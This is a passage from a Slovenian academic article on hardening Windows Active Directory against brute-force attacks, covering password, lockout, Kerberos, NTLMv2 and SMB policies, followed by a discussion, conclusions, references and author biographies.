Privzete varnostne nastavitve operacijskega sistema Windows pogosto ne zagotavljajo zadostne zaščite pred napadi, zato je ena ključnih nalog administratorja njihova prilagoditev in uvedba dodatnih varnostnih mehanizmov. Prvi tipi politik, ki so vplivale na zaščito pred nepooblaščenim dostopom, so bile politike za zaklep uporabniških računov (angl. account lockout policy). Da smo povečali varnost, so bile potrebne tri ključne politike. Politika "account lockout threshold" je določala največje dovoljeno število zaporednih neuspešnih prijav, preden se uporabniški račun začasno zaklene, s čimer se je zmanjšala možnost napadov z grobo silo. "Account lockout duration" je določala trajanje zaklepa po preseženem številu napačnih prijav. Politika "reset account lockout counter after" pa je določala časovno obdobje, po katerem se števec neuspešnih poskusov ponastavi.

Za dodatno zaščito sistema je pomembno vlogo igrala tudi ustrezna konfiguracija politik za upravljanje gesel (angl. password policy). Politika "enforce password history" je preprečila ponovno uporabo že uporabljenih gesel, saj shrani določeno število predhodnih gesel, in je tako spodbudila uporabnike k ustvarjanju novih, unikatnih gesel ob vsaki spremembi. Politiki "minimum password length" in "password must meet complexity requirements" sta skupaj določili minimalne tehnične zahteve za gesla: prva je določila najmanjše dovoljeno število znakov, druga pa uporabo kombinacije velikih in malih črk, številk ter posebnih znakov. Politika "maximum password age" je določila največje dovoljeno obdobje uporabe istega gesla; s to politiko smo uporabnike prisilili k rednemu spreminjanju gesel in s tem zmanjšali verjetnost, da je ukradeno geslo ostalo dlje časa v uporabi.

Ker pa je bil eden od napadenih protokolov Kerberos, je bilo nujno uvesti varnostne politike, ki povečajo varnost tega avtentikacijskega mehanizma. Privzete nastavitve niso zagotavljale ustrezne zaščite pred zlorabami vstopnic, zato smo z uvedbo dodatnih varnostnih zaščitnih ukrepov izboljšali nadzor nad izdajo in veljavnostjo teh vstopnic, kar zmanjšuje možnost napadov, kot je kraja ali ponarejanje vstopnic. Politika "enforce user logon restrictions" je v sistemu preverjala, ali ima uporabnik ali storitev primerne privilegije, da lahko izda vstopnico. V sistemu pa smo tudi skrajšali čas veljavnosti vstopnice Kerberos za uporabnike in storitve, kar smo storili s politikama "maximum lifetime for user ticket" in "maximum lifetime for service ticket". Politika "maximum lifetime for ticket renewal" je preprečila neomejeno podaljševanje veljavnosti uporabniških vstopnic, kar zmanjšuje možnost dolgotrajnih zlorab. Ključna za delovanje sistema je bila tudi sinhronizacija časa med napravami – politika "maximum tolerance for computer clock synchronization" zagotavlja, da razlike med sistemskimi urami ne vplivajo na preverjanje veljavnosti vstopnic in ne omogočajo napadov z izkoriščanjem časovnih neskladij. Za dodatno zaščito storitve Kerberos je politika "warning for large Kerberos tickets" opozorila na neobičajno velike vstopnice. Takšne vstopnice so lahko indikator poskusa zlorabe, kot so napadi, ki temeljijo na vstavljanju dodatnih atributov ali trditev v žeton. V nadaljevanju je bila v skupinskih politikah omogočena tudi politika "KDC support for claims, compound authentication and Kerberos armoring", ki aktivira podporo za napredne varnostne mehanizme, kot so sestavljena overjanja (angl. compound authentication) ter zaščita Kerberos prek mehanizma "Kerberos armoring". Ti mehanizmi omogočajo večplastno preverjanje uporabniške identitete in zaščito občutljivih avtentikacijskih podatkov med prenosom, s čimer se bistveno zmanjša možnost uspešnega prestrezanja ali ponareditve žetonov.

Za zaščito podatkov pri prenosu žetonov in preprečevanje morebitnih napadov na občutljive informacije smo konfigurirali šifriranje z uporabo algoritma AES256-CTS-HMAC-SHA1-96. Ta algoritem zagotavlja visoko stopnjo varnosti, saj združuje močno šifriranje (AES256) z naprednim preverjanjem integritete (HMAC-SHA1-96), kar bistveno zmanjša tveganje za prestrezanje ali manipulacijo s prenosom avtentikacijskih podatkov.

Za preprečevanje nepooblaščenega dostopa in zaščito sistema pred razkritjem podatkov brez ustrezne avtentikacije je nujno implementirati varnostne politike, ki izključujejo anonimni dostop. Politike, kot so "network access: restrict anonymous access to named pipes and shares", "network access: do not allow anonymous enumeration of SAM accounts and shares" ter "network access: do not allow anonymous enumeration of SAM accounts", so ključne, saj napadalcem preprečujejo, da bi brez ustrezne avtentikacije dostopali do občutljivih informacij o uporabniških računih, skupinah in deljenih virih v sistemu. Omogočanje teh politik zmanjša tveganje za napade, kot je enumeracija, pri katerih lahko nepooblaščeni uporabniki pridobijo podatke, ki jih lahko uporabijo za nadaljnje zlorabe sistema ali izvajanje drugih napadov.

Za zmanjšanje izpostavljenosti storitev je bila konfigurirana varna delegacija (angl. Secure Delegation Configuration), kar je omogočilo, da dostop do določene storitve prejmejo le pooblaščeni uporabniki, medtem ko preostali v aktivnem imeniku (AD) tega dostopa niso

imeli. Uporabniki z upravičenim dostopom so bili zato vključeni v namensko skupino, povezano z ustrezno storitvijo.

Okrepitev močnega overjanja uporablja protokol NTLMv2, da onemogoči šibkejše overjalne metode. Ko je nastavljena politika "network security: LAN manager authentication level" na "set to send NTLMv2 response only", sistem omogoča le uporabo protokola NTLMv2, kar preprečuje uporabo zastarelih in varnostno neustreznih metod, kot sta LM in NTLM. S tem se zmanjša verjetnost zlorabe gesel. Za dodatno zaščito poverilnic onemogočena politika "network security: do not store LAN manager hash value on next password change" zagotovi, da se ob spremembi gesla ne ustvarijo in ne shranjujejo LM (angl. LAN manager) zgoščene vrednosti.

Za zaščito sistemov pred napadi, ki izkoriščajo pomanjkljivosti v omrežnih protokolih, je ključno ustrezno konfigurirati protokole, kot je SMB, ter onemogočiti dostop do storitev, ki so ranljive za napade, kot je neomejena delegacija. Neomejena delegacija omogoča kompromitiranemu računu ali računalniku, da se izdaja za kateregakoli uporabnika katerekoli storitve, kar povečuje tveganje za zlorabo dostopa do občutljivih podatkov in storitev. Omogočanje te funkcionalnosti prinaša pomembno varnostno tveganje, saj lahko napadalec pridobi nepooblaščen dostop in izkoristi ogroženi račun za širitev napada.

Večnamensko avtentikacijo (MFA) je treba implementirati kot dodatno zaščito pred napadi, kot so kraje uporabniških poverilnic ali pridobivanje dostopa z uporabo šibkih gesel. MFA zagotavlja dodatno plast zaščite, tako da za dostop do storitev zahteva več kot le eno obliko overjanja, kar zmanjša verjetnost zlorabe dostopa.

Protokol SMB (server message block) se pogosto uporablja za skupno rabo datotek in tiskalnikov v omrežjih. Vendar pa starejše različice tega protokola, kot je SMB1, vsebujejo številne znane ranljivosti, ki jih napadalci lahko izkoristijo za izvajanje napadov, kot je "man-in-the-middle"ali kraja avtentikacijskih podatkov. Zelo pomembno je, da onemogočimo ranljive različice protokola SMB (kot je SMB1) ter zagotovimo uporabo varnejših protokolov, kot sta SMB2 in SMB3. Te novejše različice vključujejo izboljšave šifriranja in zaščite pred napadi, s čimer zmanjšujejo tveganje za prestrezanje podatkov ali zlorabo komunikacije v omrežju. Nastavitve, kot so štrict name resolution"in "encrypt passwords"v konfiguraciji SMB, preprečujejo dostop do omrežnih virov prek napačnih imen in zagotavljajo šifriranje avtentikacijskih podatkov, s čimer preprečujejo prestrezanje in krajo gesel med prenosom. Uvedba teh varnostnih ukrepov omogoča, da komunikacija v omrežju ostane zaščitena in zmanjša možnost za napade, ki izkoriščajo pomanjkljivosti v omrežnih nastavitvah.

5 DISKUSIJA

V naši eksperimentalni reprodukciji napadov so bili napadi z enumeracijo uporabnikov in pršenjem gesel najuspešnejši zaradi relativno šibkih konfiguracij testnega okolja. Analiza je pokazala, da so bili vsi napadi uspešni, ker napadeni sistem ni imel dovolj dobre politike gesel in drugih politik, ki smo jih nastavili, ko smo se posvetili obrambi pred napadi. Enumeracija uporabnikov je omogočila zbiranje ključnih podatkov za nadaljnje napade, medtem ko so napadi z uporabo pogostih gesel vodili do uspešnega prevzema uporabniških računov v sistemu. Kerberoasting in napad s pršenjem gesel je omogočila tudi slaba zaščita protokola Kerberos, zlasti dolgi časovni intervali veljavnosti vstopnic in pomanjkanje šifriranja.

Najučinkovitejši preventivni ukrep je bila implementacija strožje politike gesel, ki je definirala minimalno dolžino in kompleksnost ter prepoved ponovne uporabe gesel. Utrditev protokola Kerberos z omejevanjem časa veljavnosti vstopnic je pripomogla k zmanjšanju časa, v katerem bi napadalci lahko zlorabili pridobljene poverilnice, pridobivanje občutljivih podatkov pa je dodatno otežilo tudi omejevanje anonimnega dostopa, kar je znatno zmanjšalo možnosti za uspešne napade z enumeracijo. Sistem je kljub temu ostal ranljiv za kompleksnejše napade, kot je odtekanje poverilnic (angl. credential leaking). Ti napadi ostajajo tveganje, kadar shranjevanje poverilnic ni ustrezno šifrirano in nadzorovano. Sistemi so ranljivi tudi za napade s starejšimi protokoli, kot je NTLM, in napade na neprimerno nastavljene strežnike LDAP, še zlasti če omogočajo anonimne poizvedbe. Pomanjkanje spremljanja in posodabljanja sistema lahko vodi v grožnje, kjer napadalec zlorabi obstoječe privilegije za širitev dostopa.

Uravnoteženje med varnostjo in visoko razpoložljivostjo sistema prinaša nadaljnji izziv. Implementacija robustnih varnostnih ukrepov, kot so varnostne kopije in omejitve dostopa, mora hkrati omogočiti nemoteno delovanje omrežja, saj lahko prezapleten dostop do virov, računov in preostalih funkcionalnosti, ki jih nudi AD, vodi v zmanjšanje produktivnosti uporabnikov ter večjo verjetnost napak. Ključno je ohranjanje ravnovesja, kjer varnostni ukrepi učinkovito ščitijo sistem pred grožnjami, hkrati pa ne ovirajo dela in dostopa do virov. Uvedba večfaktorskega overjanja je na primer odlična za zaščito, vendar povečuje kompleksnost postopka prijave.

6 ZAKLJUČEK

V članku smo analizirali tri glavne vrste napadov z grobo silo na Windows AD in predlagane preventivne ukrepe za zaščito sistema. Osredotočili smo se na ključne zaščitne ukrepe, kot so uporaba stroge politike gesel, onemogočanje zastarelih protokolov, utrditev protokola Kerberos, omejevanje anonimnega dostopa ter imple-

mentacija naprednih varnostnih praks, ki v veliki meri prispevajo k zmanjšanju tveganja za uspešne napade. Zagotavljanje varnosti kljub naštetim ukrepom ostaja proces, ki zahteva stalno prilagajanje in izboljšave. Napadalci namreč nenehno iščejo nove načine za izkoriščanje ranljivosti, zato je kljub uvedbi sodobnih varnostnih ukrepov nujno redno spremljanje sistema ter posodabljanje obrambnih mehanizmov.

Podobno nevaren pa je tudi t. i. silver ticket napad, pri katerem napadalci izkoriščajo ranljivosti pri zaščiti žetonov Kerberos. Takšni napadi napadalcem omogočajo dostop do omrežnih virov brez preverjanja pristnosti, kar pomeni resno grožnjo varnosti sistema. Poleg tehničnih ukrepov je treba upoštevati tudi vpliv tehnološkega napredka in razvoj novih groženj, ki postajajo vse bolj kompleksne. Pričakujemo lahko nove napade, ki bodo izkoriščali še neodkrite ranljivosti, ter že poznane napade, pred katerimi svojega sistema še nismo zaščitili. Med priljubljenimi napadi sta npr. *pass-the-hash*, kjer napadalci z uporabo ukradenih zgoščenih gesel pridobijo dostop do omrežnih virov, ne da bi potrebovali dejanska gesla uporabnikov, in *golden ticket*, kjer napadalci pridobijo ključne poverilnice Kerberos domenskega nadzornika in z njimi ustvarijo lažne žetone Kerberos, ki jim omogočajo dostop do kateregakoli računa v omrežju.

Pomembno je, da razvoj varnostnih ukrepov ne sledi samo trendom, temveč tudi predvideva nove grožnje. V prihodnosti bo prav tako vse bolj relevantno vključevanje uporabnikov v proces zagotavljanja varnosti in razvoj rešitev, ki za učinkovito zaznavanje in preprečevanje napadov vključujejo nove tehnologije, kot sta umetna inteligenca in strojno učenje.

S stalnim izboljševanjem tehničnih rešitev in vključevanjem naprednih pristopov h kibernetski varnosti bomo lahko zagotovili, da bo zaščita sistema Windows AD ostala robustna tudi v prihodnosti.

LITERATURA

[1] John Smith. *Securing Active Directory: A Guide to Protecting Your Infrastructure*. TechSecurity Publications, 2022.

[2] Hongxiang He, Josh Self, Kelton French, Suman Bhunia, Mohammad Salman, and Paulo A Regis. Zerologon explored: In-depth analysis and mitigation strategies for microsoft's critical vulnerability. In *2024 IEEE 24th International Symposium on Cluster, Cloud and Internet Computing Workshops (CCGridW)*, pages 150–157, 2024.

[3] Eman El-Emam, Magdy Koutb, Hamdy M Kelash, and Osama S Faragallah. An authentication protocol based on kerberos 5. *Int. J. Netw. Secur.*, 12(3):159–170, 2011.

[4] A. Jones and S. Harris. Best practices for windows network security. *Network Security Review*, 2023.

[5] Jordan Krause. *Mastering Windows Server 2019: The complete guide for IT professionals to install and manage Windows Server 2019 and deploy new capabilities*. Packt Publishing Ltd, 2019.

[6] Brian Desmond, Joe Richards, Robbie Allen, and Alistair G. Lowe-Norris. *Active Directory: Designing, Deploying, and Running Active Directory*. O'Reilly Media, Inc., 2008.

[7] Shwetav Sharad, Amit Singh, and A Rai. Research paper on active directory. *International Research Journal of Engineering and Technology (IRJET) Volume*, 6, 2008.

[8] John Dias. A guide to microsoft active directory (ad) design. Technical report, Lawrence Livermore National Lab.(LLNL), Livermore, CA (United States), 2002.

[9] Dishan Francis. *Mastering Active Directory: Design, Deploy, and Protect Active Directory Domain Services for Windows Server 2022*. Packt Publishing Ltd, 2021.

[10] J Dias. A guide to microsoft active directory (ad) design. *Unpublished*, 04 2002.

[11] Orin Thomas. *Windows server 2019 inside out*. Microsoft Press, 2020.

[12] HUY LE VIET. Demonstrate exploit aiming at windows (active directory) and web application. *Journal information unavailable*, 2024.

[13] Dishan Francis. *Mastering Active Directory: Deploy and Secure Infrastructures with Active Directory, Windows Server 2016, and PowerShell*. Packt Publishing Ltd, 2019.

[14] Diego Muñoz Espinosa, David Cordero Vidal, and Cristian Barría Huidobro. Methodological proposal for privilege escalation in windows systems. In *Telematics and Computing: 10th International Congress, WITCOM 2021, Virtual Event, November 8–12, 2021, Proceedings 10*, pages 138–150. Springer, 2021.

[15] B Clifford Neuman and Theodore Ts'o. Kerberos: An authentication service for computer networks. *IEEE Communications magazine*, 32(9):33–38, 1994.

[16] B. I. Mokhtar, Anca Delia Jurcut, M. S. ElSayed, and M. A. Azer. Active directory attacks—steps, types, and signatures. *Electronics*, 11(16):2629, 2022.

[17] Kali Linux. Kali linux. *Obtenido de Official Kali Linux Documentation: http://docs. kali. org*, 2020.

[18] Matt Tigner, Hayden Wimmer, and Carl M Rebman. Analysis of kali linux penetration tools: A survey of hacking tools. In *2021 International Conference on Electrical, Computer and Energy Technologies (ICECET)*, pages 1–6. IEEE, 2021.

[19] Ravi Pratap Singh, Namrata Dhanda, and Krishna Kant Agrawal. Evaluation of address resolution protocol and essential security issues. In *2017 International Conference on Intelligent Sustainable Systems (ICISS)*, pages 1088–1091. IEEE, 2017.

[20] Christopher R Hertel. Server message block in the age of microsoft glasnost. *login Usenix Mag.*, 37(1), 2012.

[21] Sander van Vugt. The lightweight directory access protocol. *Linux Journal*, 2001(89):4, 2001.

[22] Andrew D Birrell and Bruce Jay Nelson. Implementing remote procedure calls. *ACM Transactions on Computer Systems (TOCS)*, 2(1):39–59, 1984.

[23] Michael Meyers. *CompTIA Network+ Certification All-in-One Exam Guide, (Exam N10-007)*. McGraw Hill Professional, 2018. Chapter 10.

Aljaž Tajnšek je mladi varnostni preizkuševalec na področju informacijske varnosti, trenutno zaposlen v podjetju Carbonsec, kjer sodeluje pri razvoju naprednih varnostnih rešitev. Leta 2025 je diplomiral na Univerzi v Ljubljani, na Fakulteti za računalništvo in informatiko, pri čemer se je v svoji diplomski nalogi poglobljeno ukvarjal s temo, ki je kasneje služila kot osnova za njegov strokovni članek.

Matevž Pesek je izredni profesor in raziskovalec na Fakulteti za računalništvo in informatiko Univerze v Ljubljani, kjer je diplomiral (2012) in doktoriral (2018). Od leta 2009 je član Laboratorija za računalniško grafiko in multimedije. Od leta 2024 izvaja predmeta Varnost programov in Varnost sistemov, kjer se raziskovalno ukvarja s poučevanjem konceptov in organizacijo dogodkov s področja računalniške varnosti.